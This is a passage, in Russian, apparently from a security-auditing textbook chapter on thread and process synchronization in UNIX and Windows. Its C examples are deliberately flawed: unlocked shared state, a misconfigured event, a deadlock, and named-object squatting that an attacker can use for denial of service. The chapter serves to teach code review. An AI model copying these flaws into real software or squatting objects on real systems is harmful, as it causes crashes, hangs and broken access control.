Структура находится в несогласованном состоянии, если поток прерван после выполнения этого кода, но до обновления переменной `queue`, чтобы она указывала на следующий элемент. Такое состояние приводит к тому, что два потока извлекают из очереди один и тот же элемент и одновременно пытаются работать с ним.

## Starvation и deadlocks

Starvation может произойти, когда поток или группа потоков по какой-либо причине никогда не получает владение объектом синхронизации, поэтому потоки не могут выполнять работу, которую должны выполнять. Starvation может быть результатом того, что поток ждет захвата слишком многих объектов, или того, что другие потоки с более высоким приоритетом постоянно захватывают CPU, тем самым не позволяя потоку с более низким приоритетом когда-либо попасть в расписание выполнения.

Deadlock - еще одна проблема, часто встречающаяся в параллельном программировании. Он происходит, когда два или более потоков используют несколько объектов синхронизации одновременно, но в разном порядке. В этой ситуации блокировка используется для предотвращения race condition, однако блокировки захватываются в неожиданном порядке, так что два потока выполнения ждут блокировки, которые никогда не могут быть освобождены, потому что ими владеет другой поток. Следующий код показывает простой пример:

```

Int thread1(void)
{
    lock(mutex1);

    .. code ..

    lock(mutex2);

    .. more code ..

    unlock(mutex2);

    unlock(mutex1);

    return 0;
}

```

```

}

int thread2(void)
{
    lock(mutex2);

    .. code ..

    lock(mutex1);

    .. more code ..

    unlock(mutex2);

    unlock(mutex1);

    return 0;
}

```

В этом примере два потока используют mutex1 и mutex2, но в разном порядке, и оба одновременно захватывают их. Это рецепт катастрофы. Проблему проще всего понять, проиграв примерный сценарий:

1. thread1 захватывает mutex1.
2. thread2 прерывает выполнение и захватывает mutex2.
3. thread2 пытается захватить mutex1, но он удерживается thread1, поэтому thread2 блокируется.
4. thread1 возобновляет выполнение и пытается захватить mutex2, но его удерживает thread2, поэтому thread1 блокируется.

Оба потока теперь не могут продолжать, потому что ждут условия, которое никогда не будет выполнено. Чтобы deadlock был возможен, должны существовать четыре условия:

- **Mutual exclusion** - программа должна требовать исключительного доступа к ресурсу.
- **Hold and wait** - поток или процесс должен заблокировать один ресурс, а затем ждать другой.
- **No preemption** - внешняя сущность не может принудительно заставить поток или процесс отказаться от владения ресурсом.
- **Circular wait** - потоки или процессы ждут объекты синхронизации по кругу. То есть thread1 может ждать ресурс от thread2, который ждет ресурс от thread3, который ждет ресурс от thread1.

Если в программе существуют все четыре условия, появляется возможность deadlock. Deadlock также может возникнуть, если поток или процесс из-за ошибки программирования забывает освободить ресурс, когда должен это сделать.

## Синхронизация процессов

Параллельное программирование требует служб синхронизации процессов, которые ядро предоставляет пользовательским приложениям. И UNIX, и Windows дают такие службы, однако их реализация и семантика заметно различаются. Следующие разделы знакомят с API синхронизации UNIX и Windows, а также с их основными примитивами синхронизации.

## Синхронизация процессов System V

Глава 10, "UNIX II: Processes", вводила механизмы System V IPC, доступные в большинстве UNIX-систем. Среди них есть три объекта, видимые в пространстве имен ядра и пригодные для взаимодействия несвязанных процессов друг с другом: семафоры, очереди сообщений и сегменты разделяемой памяти. Здесь обсуждаются главным образом семафоры, поскольку они наиболее важны для синхронизации.

NB. Сегменты разделяемой памяти тоже связаны с синхронизацией: процессы, совместно использующие такой сегмент, должны корректно обеспечивать взаимное исключение, чтобы к памяти не обращались, пока она находится в несогласованном состоянии. Однако проблема синхронизации здесь заключается не в самой разделяемой памяти, а в механизмах доступа к этому объекту, как и к любому другому разделяемому ресурсу. Поэтому далее в этом разделе разделяемая память не рассматривается.

### Семафоры

Семафор - это механизм блокировки, использующий счетчик для ограничения числа участников, которые могут его захватить. Счетчик уменьшается при каждом захвате семафора и увеличивается при каждом освобождении. Когда счетчик равен нулю, любая попытка захвата заставляет вызывающий поток или процесс блокироваться.

В System V IPC семафоры представлены идентификаторами. System V также позволяет работать с наборами семафоров, то есть массивами семафоров, которые программист группирует в один логический объект. Ниже описаны функции для управления семафорами и наборами семафоров.

Функция `semget()` создает новый набор семафоров или получает уже существующий:

```
int semget(key_t key, int nsems, int semflg)
```

Новый набор семафоров создается, если значение `key` равно `IPC_PRIVATE` или если в `semflg` установлен флаг `IPC_CREAT`. Доступ к существующему набору получают, передавая соответствующий ключ первым параметром; если ключ не соответствует существующему семафору, возвращается ошибка. Если одновременно установлены флаги `IPC_CREAT` и `IPC_EXCL`, а семафор с тем же ключом уже существует, функция возвращает ошибку вместо создания нового семафора.

Параметр `nsems` указывает, сколько семафоров должно быть в заданном наборе; если нужен один семафор, передается значение 1. Параметр `semflg` задает права доступа к набору семафоров, а также следующие флаги:

- `IPC_CREAT` - создать новый набор, если он еще не существует.
- `IPC_EXCL` - создать новый набор семафоров или вернуть ошибку, если он уже существует.
- `IPC_NOWAIT` - вернуть ошибку, если запросу пришлось бы ждать ресурс.

Младшие девять битов `semflg` задают стандартную UNIX-маску прав для владельца, группы и остальных пользователей. Право чтения разрешает доступ к семафору, право записи дает возможность изменять его, а право выполнения не используется.

Функция `semop()` выполняет операцию над выбранными семафорами в наборе, на который указывает `semid`:

```
int semop(int semid, struct sembuf *sops, unsigned nsops)
```

Массив `sops` содержит последовательность структур `sembuf`, описывающих операции над конкретными семафорами в наборе. Эта функция используется главным образом для ожидания семафора или подачи сигнала на него, в зависимости от значения `sem_op` в каждой структуре. Значение `sem_op` имеет следующие эффекты:

- Если параметр `sem_op` больше 0, его значение добавляется к внутреннему целому числу в структуре семафора. По сути, это эквивалентно нескольким сигналам на семафоре.
- Если значение `sem_op` равно 0, процесс ждет, то есть переводится в сон, пока значение семафора не станет равным 0.
- Если значение `sem_op` меньше 0, оно также добавляется к внутреннему целому числу в структуре семафора. Поскольку `sem_op` отрицателен, операция фактически является вычитанием. Она похожа на несколько операций ожидания семафора и может усыпить процесс.

Функция `semctl()` используется для выполнения управляющей операции над семафором, на который указывает `semid`:

```
int semctl(int semid, int semnum, int cmd, ...)
```

Значение `cmd` может быть одним из следующих:

- `IPC_STAT` - скопировать хранящуюся в ядре структуру семафора в буфер пользовательского пространства. Требуется права чтения для семафора.
- `IPC_SET` - обновить UID, GID или режим доступа набора семафоров. Требуется, чтобы вызывающий код был суперпользователем или создателем набора.
- `IPC_RMID` - удалить набор семафоров. Требуется прав суперпользователя или статуса создателя набора.
- `SETALL` - установить заданное целое значение для всех семафоров в наборе.
- `SETVAL` - установить заданное значение для конкретного семафора в наборе.

Можно выполнить и ряд других операций, но они не важны для этого обсуждения. Заинтересованные читатели могут обратиться к странице руководства `semctl()`.

## Синхронизация процессов Windows

Win32 API предоставляет объекты, которые могут синхронизировать несколько потоков внутри одного процесса, а также объекты для синхронизации процессов в системе. Существуют четыре межпроцессных объекта синхронизации: мьютексы (Mutex или `Mutant`), события (Event), семафоры (Semaphore) и ожидаемые таймеры (WaitableTimer). Каждый объект имеет сигнальное состояние, в котором его можно захватить, и несигнальное состояние, в котором попытка захвата заставит вызывающий поток ждать соответствующего освобождения. Объекты синхронизации могут быть именованными или безымянными и, как все защищаемые объекты Windows, представлены значением типа `HANDLE`.

NB. Windows использует единое пространство имен для всех мьютексов, событий, семафоров, ожидаемых таймеров, заданий и файловых отображений. Поэтому экземпляры этих шести типов объектов не могут иметь одно и то же имя. Например, попытка создать мьютекс с именем `MySync` завершится ошибкой, если семафор с именем `MySync` уже существует.

## Функции ожидания

Все объекты синхронизации Windows захватываются, то есть ожидаются, одним набором функций. Эти функции переводят вызывающий поток в сон, пока ожидаемый объект не перейдет в сигнальное состояние. Некоторые объекты при вызове функции ожидания также изменяются. Например, для мьютекса вызывающий поток получает владение объектом после успешного завершения функции ожидания. Поскольку функции ожидания общие для всех объектов синхронизации, лучше обсудить их до самих объектов.

Функция `WaitForSingleObject()` ждет объект синхронизации, заданный дескриптором `hHandle`, не дольше периода, заданного параметром `dwMilliseconds`:

```
DWORD WaitForSingleObject(HANDLE hHandle, DWORD dwMilliseconds)
```

Следующая функция работает так же, как `WaitForSingleObject()`, но имеет дополнительный параметр `bAlertable`:

```
DWORD WaitForSingleObjectEx(HANDLE hHandle, DWORD dwMilliseconds,  
                             BOOL bAlertable)
```

Этот параметр указывает, что процесс находится в `alertable`-состоянии, то есть после успешного возврата из функции может быть выполнена процедура завершения ввода-вывода или асинхронный вызов процедуры (APC). Для целей этого обсуждения параметр несущественен.

NB. APC - распространенный прием Windows в процедурах ввода-вывода и IPC. На самом базовом уровне это `callback`-процедуры, которые можно запланировать на ближайший удобный момент для процесса. Такой момент наступает, когда процесс находится в `alertable`-состоянии, то есть ожидает объект, и выполняет код пользовательского уровня, а не находится в середине системного вызова. Дополнительную информацию об APC см. в *Microsoft Windows Internals*, 4th Edition, Mark Russinovich и David Solomon (Microsoft Press, 2004).

Следующая функция похожа на `WaitForSingleObject()`, но ожидает несколько объектов, заданных массивом дескрипторов `lpHandles` с `nCount` элементами:

```
DWORD WaitForMultipleObjects(DWORD nCount, const HANDLE *lpHandles,  
                              BOOL bWaitAll,  
                              DWORD dwMilliseconds)
```

Если `bWaitAll` установлен в `TRUE`, функция ждет, пока все объекты, указанные в массиве `lpHandles`, перейдут в сигнальное состояние; иначе она ждет, пока сигнальным станет только один объект, и затем возвращается. Как и в `WaitForSingleObject()`, параметр `dwMilliseconds` задает максимальное время ожидания перед возвратом.

Следующая функция работает так же, как `WaitForMultipleObjects()`, но имеет дополнительный параметр `bAlertable`:

```
DWORD WaitForMultipleObjectsEx(DWORD nCount, const HANDLE *lpHandles,  
                               BOOL bWaitAll,  
                               DWORD dwMilliseconds,  
                               BOOL bAlertable)
```

Как и в случае `WaitForSingleObjectEx()`, этот параметр указывает, что после успешного возврата из функции может быть выполнена процедура завершения ввода-вывода или APC.

## Объекты-мьютексы

Windows предоставляет реализацию стандартного примитива синхронизации mutex. Когда поток блокирует мьютекс, другие потоки, пытающиеся заблокировать тот же мьютекс, переводятся в сон до его освобождения. После освобождения один из ожидающих потоков будет разбужен и захватит мьютекс. Для создания мьютексов и управления ими есть три специальные функции API.

Функция `CreateMutex()` используется для создания нового мьютекса:

```
HANDLE CreateMutex(LPSECURITY_ATTRIBUTES lpMutexAttributes,  
  
                  BOOL bInitialOwner, LPCSTR lpName)
```

Параметр `lpMutexAttributes` описывает атрибуты безопасности создаваемого мьютекса. Если параметр `bInitialOwner` установлен в `TRUE`, мьютекс создается в заблокированном состоянии, а вызывающий поток получает начальное владение им. Последний параметр, `lpName`, передает имя объекта или `NULL` для безымянного мьютекса. Если мьютекс с тем же именем уже существует, вызывающий код получает существующий мьютекс вместо нового. При открытии существующего мьютекса параметр `bInitialOwner` игнорируется.

Следующая функция открывает существующий объект-мьютекс:

```
HANDLE OpenMutex(DWORD dwDesiredAccess,  
  
                 BOOL bInheritHandle, LPCSTR lpName)
```

Параметр `dwDesiredAccess` описывает, какие права доступа запрашивает вызывающий код. Параметр `bInheritHandle` указывает, должен ли этот дескриптор наследоваться при вызове `CreateProcess()`, а `lpName` задает имя открываемого мьютекса.

Функция `ReleaseMutex()` переводит мьютекс в сигнальное состояние, чтобы другие потоки, ожидающие его, могли получить владение, то есть заблокировать его:

```
BOOL ReleaseMutex(HANDLE hMutex)
```

Поток, вызывающий эту функцию, должен владеть мьютексом и иметь право доступа `MUTEX_MODIFY_STATE` для выполнения операции. Текущий владелец мьютекса может многократно захватывать его без блокировки. Однако мьютекс не освобождается, пока число вызовов `ReleaseMutex()` не сравняется с числом захватов, выполненных текущим владельцем. В обсуждении "IPC Object Scoreboards" далее в этой главе вы увидите, как именно это может стать проблемой.

## Объекты-события

Объект-событие используется, чтобы сообщить другому потоку или процессу, что произошло некоторое событие. Как и мьютекс, объект-событие всегда находится в сигнальном или несигнальном состоянии. Когда он находится в несигнальном состоянии, любой поток, ожидающий событие, переводится в сон, пока событие не станет сигнальным. Событие отличается от мьютекса тем, что его можно использовать для одновременной рассылки уведомления группе потоков. В этом случае поток не получает исключительного владения объектом-событием.

Объекты-события дополнительно делятся на два подтипа: события с ручным сбросом и события с автоматическим сбросом. Событие с ручным сбросом остается в сигнальном состоянии, пока поток вручную не переведет его в несигнальное состояние. Событие с автоматическим сбросом автоматически переходит в несигнальное состояние после пробуждения ожидающего потока. Создание событий и управление ими выполняются функциями, описанными ниже.

Функция `CreateEvent()` используется для создания нового объекта-события с атрибутами безопасности, описанными параметром `lpEventAttributes`:

```
HANDLE CreateEvent(LPSECURITY_ATTRIBUTES lpEventAttributes,  
  
                  BOOL bManualReset, BOOL bInitialState,  
  
                  LPCSTR lpName)
```

Параметр `bManualReset` указывает, будет ли объект событием с ручным или автоматическим сбросом: значение `TRUE` создает объект с ручным сбросом, а `FALSE` - с автоматическим. Параметр `bInitialState` задает начальное состояние события: `TRUE` переводит объект в сигнальное состояние, а `FALSE` - в несигнальное. Наконец, `lpName` указывает имя создаваемого объекта-события или `NULL` для безымянного события. Как и с мьютексами, передача имени уже существующего события приводит к открытию этого объекта.

Функция `OpenEvent()` работает так же, как `OpenMutex()`, но открывает ранее созданное событие, а не мьютекс:

```
HANDLE OpenEvent(DWORD dwDesiredAccess, BOOL bInheritHandle,  
  
                 LPCSTR lpName)
```

Функция `SetEvent()` переводит событие в сигнальное состояние. Для ее использования вызывающий код должен иметь право доступа `EVENT_MODIFY_STATE`:

```
BOOL SetEvent(HANDLE hEvent)
```

Функция `ResetEvent()` переводит событие в несигнальное состояние:

```
BOOL ResetEvent(HANDLE hEvent)
```

Эта функция используется только для событий с ручным сбросом, потому что именно они требуют, чтобы потоки вручную возвращали событие в несигнальное состояние. Функция также требует, чтобы вызывающий код имел право доступа `EVENT_MODIFY_STATE` к событию.

## Объекты-семафоры

Как и в других операционных системах, семафоры используются, чтобы разрешить ограниченному числу потоков доступ к некоторому разделяемому объекту. Семафор хранит счетчик, инициализированный максимальным числом потоков, которые могут его захватить. Этот счетчик уменьшается каждый раз, когда для объекта вызывается функция ожидания. Когда счетчик становится равным нулю, объект больше не находится в сигнальном состоянии, поэтому дополнительные потоки, ожидающие этот объект, блокируются. Функции для работы с семафорами описаны ниже.

Функция `CreateSemaphore()` создает новый семафор или открывает существующий, если семафор с тем же именем уже существует:

```
HANDLE CreateSemaphore(LPSECURITY_ATTRIBUTES lpAttributes,  
  
                      LONG lInitialCount, LONG lMaximumCount,  
  
                      LPCSTR lpName)
```

Параметр `lInitialCount` задает начальное значение счетчика семафора. Это значение должно находиться в диапазоне от 0 до `lMaximumCount` включительно. Если значение равно 0, семафор находится в несигнальном состоянии; иначе при инициализации он находится в сигнальном состоянии. Параметр `lMaximumCount` задает максимальное число потоков, которые могут одновременно ожидать этот объект без блокировки.

Функция `OpenSemaphore()` открывает существующий семафор и работает так же, как `OpenMutex()` и `OpenEvent()`:

```
HANDLE OpenSemaphore(DWORD dwDesiredAccess, BOOL bInheritable,
                     LPCSTR lpName)
```

Функция `ReleaseSemaphore()` увеличивает счетчик семафора на величину, заданную в `lReleaseCount`:

```
BOOL ReleaseSemaphore(HANDLE hSemaphore, LONG lReleaseCount,
                     LPLONG lpPreviousCount)
```

Эта функция завершается ошибкой, если `lReleaseCount` приводит к превышению внутреннего максимального значения счетчика семафора. `lpPreviousCount` сохраняет предыдущее значение счетчика, которое было у семафора до вызова функции. Обычно этот вызов оставляет семафор в сигнальном состоянии, потому что итоговый счетчик больше нуля.

## Объекты ожидаемых таймеров

Ожидаемый таймер, или просто таймер, используется для планирования работы потоков на более позднее время и переходит в сигнальное состояние после истечения заданного интервала. Есть два типа ожидаемых таймеров: таймеры с ручным сбросом и синхронизирующие таймеры. Таймер с ручным сбросом остается в сигнальном состоянии, пока его вручную не переведут в несигнальное состояние. Синхронизирующий таймер остается сигнальным, пока поток не завершит функцию ожидания на нем. Кроме того, любой ожидаемый таймер может быть периодическим, то есть автоматически активироваться заново каждый раз, когда истекает заданный интервал. Функции для работы с ожидаемыми таймерами описаны ниже.

Функция `CreateWaitableTimer()` работает так же, как другие функции `Create*()`:

```
HANDLE CreateWaitableTimer(LPSECURITY_ATTRIBUTES lpAttributes,
                          BOOL bManualReset, LPCSTR lpName)
```

Параметр `bManualReset` указывает, должен ли таймер быть таймером с ручным сбросом или синхронизирующим таймером. Значение `TRUE` задает таймер с ручным сбросом, а `FALSE` - синхронизирующий таймер.

Функция `OpenWaitableTimer()` используется для открытия существующего именованного объекта ожидаемого таймера. Она работает так же, как другие функции `Open*()`:

```
HANDLE OpenWaitableTimer(DWORD dwDesiredAccess,
                        BOOL bInheritable, LPCSTR lpName)
```

Функция `SetWaitableTimer()` отвечает за инициализацию ожидаемого таймера временным интервалом:

```
BOOL SetWaitableTimer(HANDLE hTimer, const LARGE_INTEGER *pDueTime,
                    LONG lPeriod,
                    PTIMERAPCROUTINE pfnCompletionRoutine,
                    LPVOID lpArgToCompletionRoutine,
                    BOOL fResume)
```

Параметр `pDueTime` задает интервал, после которого таймер перейдет в сигнальное состояние, а параметр `lPeriod` указывает, должен ли таймер активироваться заново после истечения



интервала. Значение больше 0 означает, что должен; значение 0 означает, что таймер должен сработать только один раз. Следующие два параметра - указатель на необязательную процедуру завершения, вызываемую после срабатывания таймера, и аргумент для этой процедуры. Процедура ставится в очередь как APC пользовательского режима. Наконец, параметр `fResume` указывает, что система должна выйти из режима ожидания, если она находилась в нем в момент активации таймера.

Следующая функция деактивирует активный таймер:

```
BOOL CancelWaitableTimer(HANDLE hTimer)
```

Чтобы эта функция завершилась успешно, вызывающий код должен иметь доступ `TIMER_MODIFY_STATE` к объекту.

## Уязвимости межпроцессной синхронизации

Теперь, когда вы знакомы с примитивами синхронизации, можно начать исследовать, какие типы уязвимостей возникают из-за неправильного или небезопасного использования этих примитивов.

### Отсутствие использования

Очевидная проблема возникает тогда, когда объекты синхронизации нужны, но не используются. В частности, если два процесса пытаются обращаться к разделяемому ресурсу, может возникнуть состояние гонки. Рассмотрим простой пример:

```
char *users[NUSERS];

int curr_idx = 0;

DWORD phoneConferenceThread(SOCKET s)
{
    char *name;

    name = readString(s);

    if(name == NULL)
        return 0;

    if(curr_idx >= NUSERS)
        return 0;

    users[curr_idx] = name;

    curr_idx++;

    .. more stuff ..
}
```

Допустим, демон принимает соединения на listening socket, и каждое новое соединение приводит к созданию потока, выполняющего код из примера. Очевидная проблема состоит в изменении переменных `users` и `curr_idx` без объектов синхронизации. Функция не является reentrant из-за работы с глобальными переменными; поэтому вызов этой функции в нескольких параллельных потоках в итоге приведет к неожиданному поведению из-за отсутствия атомарного доступа к глобальному состоянию. В данном случае отказ от примитивов синхронизации может привести к переполнению массива `users` или к неожиданной перезаписи имени в этом массиве.

Когда вы аудируете код, работающий с неправильно заблокированным разделяемым ресурсом, важно определить последствия доступа нескольких потоков к этому ресурсу. На практике разработчики довольно редко полностью игнорируют вопросы параллельности и не используют вообще никаких объектов синхронизации. Однако они могут ошибаться и забывать о примитивах синхронизации в неожиданных или редко выполняемых путях кода. Раздел "Threading vulnerabilities" далее в этой главе показывает пример такой проблемы в ядре Linux.

## Некорректное использование объектов синхронизации

Неправильное использование объектов синхронизации тоже создает проблемы. Ошибки такого рода обычно возникают потому, что разработчики не полностью понимают API или не проверяют особые условия, например возвращаемые значения. Чтобы обнаружить такую ошибку, нужно сопоставить вызовы API синхронизации с тем, как они используются в программе, а затем понять, соответствуют ли они намерениям разработчика. Следующий код показывает пример неправильного использования функции синхронизации. Сначала есть функция инициализации программы с несколькими потоками. Один поток читает запросы из сети и добавляет задания в глобальную очередь, а несколько рабочих потоков читают задания из очереди и обрабатывают их.

```
HANDLE queueEvent, jobThreads[NUMTHREADS+1];

struct element *queue;

HANDLE queueMutex;

SOCKET fd;

DWORD initJobThreads(void)
{
    int i;

    queueEvent = CreateEvent(NULL, TRUE, FALSE, NULL);

    if(queueEvent == NULL)
        return -1;

    queueMutex = CreateMutex(NULL, FALSE, NULL);

    for(i = 0; i < NUMTHREADS; i++)
    {
        jobThreads[i] = CreateThread(NULL, 0, processJob,
                                     NULL, 0, NULL);
    }
}
```

```

        if(jobThreads[i] == NULL)
        {
            .. error handle ..
        }
    }

    jobThreads[i] = CreateThread(NULL, 0, processNetwork,
                                NULL, 0, NULL);

    if(jobThreads[i] == NULL)
    {
        .. error handle ..
    }

    return 0;
}

```

После завершения функции `initJobThreads()` функции `processJob()` и `processNetwork()` отвечают за основную работу. Они используют мьютексы для взаимного исключения при доступе к ресурсу очереди и событие для пробуждения потоков, когда очередь содержит элементы, которые нужно извлечь и обработать.

Их implementations показаны в следующем коде:

```

DWORD processJob(LPVOID arg)
{
    struct element *elem;

    for(;;)
    {
        WaitForSingleObject(queueMutex, INFINITE);

        if(queue == NULL)
            WaitForSingleObject(queueEvent, INFINITE);

        elem = queue;
        queue = queue->next;

        ReleaseMutex(queueMutex);

        .. process element ..
    }

    return 0;
}

```

```

DWORD processNetwork(LPVOID arg)
{
    struct element *elem, *tmp;
    struct request *req;

    for(;;)
    {
        req = readRequest(fd);

        if(req == NULL) // bad request
            continue;

        elem = request_to_job_element(req);

        HeapFree(req);

        if(elem == NULL)
            continue;

        WaitForSingleObject(queueMutex, INFINITE);

        if(queue == NULL)
        {
            queue = elem;
            SetEvent(queueEvent);
        }
        else
        {
            for(tmp = queue; tmp->next; tmp = tmp->next)
                ;
            tmp->next = elem;
        }

        ReleaseMutex(queueMutex);
    }

    return 0;
}

```

Видите проблему с этим кодом? Посмотрите, как инициализируется объект-событие:

```
queueEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
```

Установка второго параметра в TRUE указывает, что объект является событием с ручным сбросом. Однако из кода видно, что разработчик хотел использовать событие с автоматическим сбросом: после первого сигнала событие с ручным сбросом навсегда остается в этом состоянии, даже когда очередь пуста. Неправильное использование `CreateEvent()` в этом примере приводит к разыменованию указателя NULL в `processJob()`, поскольку успешный возврат из `WaitForSingleObject()` означает, что очередь не пуста. Внимательные читатели могут заметить и другой дефект: этот код уязвим к deadlock. Если очередь пуста при выполнении `processJob()`, работающий поток вызывает `WaitForSingleObject()`, что усыпляет вызывающий поток, пока функция `processNetwork()` не подаст сигнал на объект-событие. Однако процедура `processJob()`, ожидающая событие, удерживает блокировку `queueMutex`. В результате `processNetwork()` никогда не сможет войти в критическую секцию, что приводит к deadlock.

Как видно, ошибки из-за неправильного использования объектов синхронизации сделать довольно легко, особенно когда задействовано много объектов. Создать программу без deadlock и race condition бывает непросто; как показывает предыдущий пример, логика часто неочевидна. В разделе "Synchronization object scoreboards" далее в этой главе вы изучите прием, использующий scoreboards для отслеживания использования IPC-объектов. Такие scoreboards помогают определить, как используется каждый объект и есть ли вероятность его неправильного применения.

## Squatting с именованными объектами синхронизации

Глава 11 вводила понятие Windows namespace squatting, которое возникает, когда вредоносное приложение создает именованный объект раньше настоящего приложения. Для именованных объектов синхронизации такой тип атаки особенно важен. Представьте, например, программу со следующим кодом во время инициализации:

```
int checkForAnotherInstance(void)
{
    HANDLE hMutex;

    hMutex = OpenMutex(MUTEX_ALL_ACCESS, FALSE, "MyProgram");

    if(hMutex == NULL)
        return 1;

    CloseHandle(hMutex);

    return 0;
}
```

Функция `checkForAnotherInstance()` вызывается на ранней стадии запуска программы. Если она возвращает 1, процесс завершается, потому что другой экземпляр программы уже работает.

NB. Объекты синхронизации часто используются, чтобы не допустить одновременного запуска нескольких экземпляров программы на одном хосте.

Допустим, вы запускаете другой процесс, который создает мьютекс с именем MyProgram и удерживает блокировку бесконечно долго. В этом случае функция `checkForAnotherInstance()` всегда возвращает 1, поэтому любая попытка запустить приложение завершается неудачей. Если этот мьютекс создан в глобальном пространстве имен, он также мешает другим пользователям в среде Terminal Services или XP запустить приложение.

Помимо создания объектов с целью помешать приложению работать корректно, вредоносное приложение может попытаться захватить объект, который другое приложение создало законно. Например, рассмотрите сценарий, где процесс создает глобальный объект, а несколько других процессов позднее изменяют этот объект. Процессы, пытающиеся изменить объект, делают это через ожидание мьютекса, как показано в этом примере:

```
int modifyObject(void)
{
    HANDLE hMutex;

    DWORD status;

    hMutex = OpenMutex(MUTEX_MODIFY_STATE, FALSE, "MyMutex");

    if(hMutex == NULL)
        return -1;

    status = WaitForSingleObject(hMutex, INFINITY);

    if(status == WAIT_TIMEOUT)
        return -1;

    .. modify some global object ..

    ReleaseMutex(hMutex);
}
```

В чем проблема этого кода? Что если вредоносное приложение тоже откроет MyMutex и будет удерживать его бесконечно долго? Другие ожидающие процессы останутся спящими на неопределенный срок и не смогут завершить свои задачи.

В UNIX-программах тоже можно вызывать условия *denial of service*, если они прекращают работу при неудачной попытке инициализировать набор семафоров или если значение `IPC_PRIVATE` не передается как ключевой параметр в `semget()`. Например, рассмотрите следующий код:

```
int initialize_ipc(void)
{
    int semid;

    semid = semget(ftok("/home/user/file", 'A'), 10,
                  IPC_EXCL | IPC_CREAT | 0644);

    if(semid < 0)
```

```

        return -1;

    return semid;
}

```

Этот код создает набор из десяти семафоров. Поскольку заданы `IPC_CREAT` и `IPC_EXCL`, `semget()` возвращает ошибку, если семафор с тем же ключом уже существует. Если заранее создать такой набор, функция `initialize_ipc()` вернет ошибку, и программа вообще не запустится.

NB. Обратите внимание на использование функции `ftok()`. Формально она предназначена для генерации ключей IPC, но не гарантирует уникальность ключа. Беглый просмотр исходного кода `glibc` показывает, что при одинаковых аргументах вы получите одно и то же значение ключа либо сможете легко определить, какое значение будет сгенерировано.

Если флаг `IPC_EXCL` не передан, все равно можно заставить `semget()` завершиться ошибкой, инициализировав набор семафоров с ограничительными правами. Можно также инициализировать набор с тем же ключом, но с меньшим числом семафоров; это тоже заставит `semget()` вернуть ошибку.

## Другие проблемы squatting

До сих пор обсужденные проблемы squatting обычно приводили к `denial of service`, не позволяя процессу получить доступ к объекту. Squatting также может возникать из-за нюанса в работе функций `CreateEvent()`, `CreateMutex()`, `CreateSemaphore()` и `CreateWaitableTimer()`. Когда они вызываются с параметром имени, отличным от `NULL`, эти функции проверяют, существует ли указанное имя. Если существует, вызывающему коду возвращается существующий объект вместо создания нового. Единственный способ узнать, что был возвращен существующий объект, а не новый, - вызвать `GetLastError()`, проверить ошибку `ERROR_ALREADY_EXISTS` и специально обработать этот случай. Если этого не сделать, возможны интересные ситуации. Когда возвращается существующий объект, некоторые параметры функций `Create*()` игнорируются. Например, функция `CreateMutex()` принимает три параметра: структуру атрибутов безопасности, описывающую права доступа к объекту; булево значение, указывающее, получает ли вызывающий код начальное владение блокировкой; и имя объекта. Если именованный мьютекс уже существует, первые два параметра игнорируются. Вот цитата из описания функции `CreateMutex()` в MSDN:

Если `lpName` совпадает с именем существующего именованного мьютекса, функция запрашивает право доступа `MUTEX_ALL_ACCESS`. В этом случае параметр `bInitialOwner` игнорируется, потому что он уже был задан создавшим процессом. Если параметр `lpMutexAttributes` не равен `NULL`, он определяет, может ли дескриптор наследоваться, но его элемент `security descriptor` игнорируется.

Интересно. Если значение `ERROR_ALREADY_EXISTS` не проверяется через `GetLastError()`, атакующий может создать мьютекс с тем же именем раньше настоящего приложения. Это может подорвать атрибуты безопасности, которые иначе были бы назначены объекту, потому что они игнорируются при вызове `CreateMutex()` приложением. Кроме того, рассмотрите любой код, который вызывает `CreateMutex()` с параметром `bInitialOwner`, равным `TRUE`. Вызывающий код может изменять разделяемый объект, полагая, что удерживает блокировку мьютекса, хотя на самом деле это не так; результатом становится *race condition*. Вот пример:

```
int modifyObject(HANDLE hObject)
{
    HANDLE hMutex;

    hMutex = CreateMutex(NULL, TRUE, "MyMutex");

    if(hMutex == NULL)
        return -1;

    .. modify object pointed to by hObject ..

    ReleaseMutex(hMutex);
}
```

Параметр `bInitialOwner`, переданный в `CreateMutex()`, установлен в `TRUE`, чтобы указать, что этот процесс должен получить начальное владение блокировкой. Однако вызова `GetLastError()` для проверки `ERROR_ALREADY_EXISTS` нет; поэтому возвращенный мьютекс может оказаться уже существующим объектом. В этом случае значение `bInitialOwner` игнорируется, так что процесс фактически не удерживает блокировку `hMutex`, и любой доступ к `hObject` подвержен *race condition*.

Другие функции создания объектов синхронизации имеют похожие проблемы. Параметр атрибутов безопасности - и, возможно, другие параметры - игнорируется, если именованный объект уже существует. Например, параметры `lInitialCount` и `lMaximumCount` для `CreateSemaphore()` игнорируются, если возвращается существующий объект, потому что эти параметры были заданы исходным создателем объекта. Игнорирование этих параметров может позволить создать семафор с другим максимальным счетчиком, чем ожидает приложение, из-за чего оно будет работать неправильно. Фактически при произвольно большом максимальном счетчике семафор вообще не обеспечивает взаимного исключения, что снова приводит к *race condition*. Аналогично с объектом-событием: параметры `bManualReset` и `bInitialState` игнорируются, если возвращается ранее созданный объект. Поэтому программа, инициализирующая событие как объект с автоматическим сбросом, может вместо этого получить объект с ручным сбросом, который остается сигнальным, так что событие получают несколько процессов вместо одного, хотя процесс ожидает доставку только одному процессу или потоку.

Еще один момент, о котором нужно помнить при проблемах *squatting*: если вы создали объект, вы можете менять его когда угодно и как угодно. Если вы создали объект-событие или ожидаемый таймер, который затем был возвращен привилегированному приложению через `CreateEvent()` или `CreateWaitableTimer()`, вы можете произвольно подавать сигнал на эти объекты в любой момент. Например, владелец события может сгенерировать сигнал, вызвав `SetEvent()`. Такой вызов может быть опасен, когда процесс считает получение сигнала события подтверждением того, что некоторая транзакция с объектом произошла, хотя на самом деле этого не было.



Наборы семафоров в UNIX, как и другие объекты System V IPC, уязвимы к похожим проблемам squatting, но только в ограниченной степени из-за устройства API. Процесс, создающий семафор, должен использовать флаги IPC\_CREAT и IPC\_EXCL либо значение IPC\_PRIVATE для ключа. Это гарантирует, что был создан новый семафор. Если процесс передает значение ключа и забывает использовать флаг IPC\_EXCL, он может по ошибке получить доступ к существующему набору семафоров. Вот пример уязвимого вызова:

```
int semid;

semid = semget(ftok("/home/user/file", 'A'), 10,
               IPC_CREAT | 0644);
```

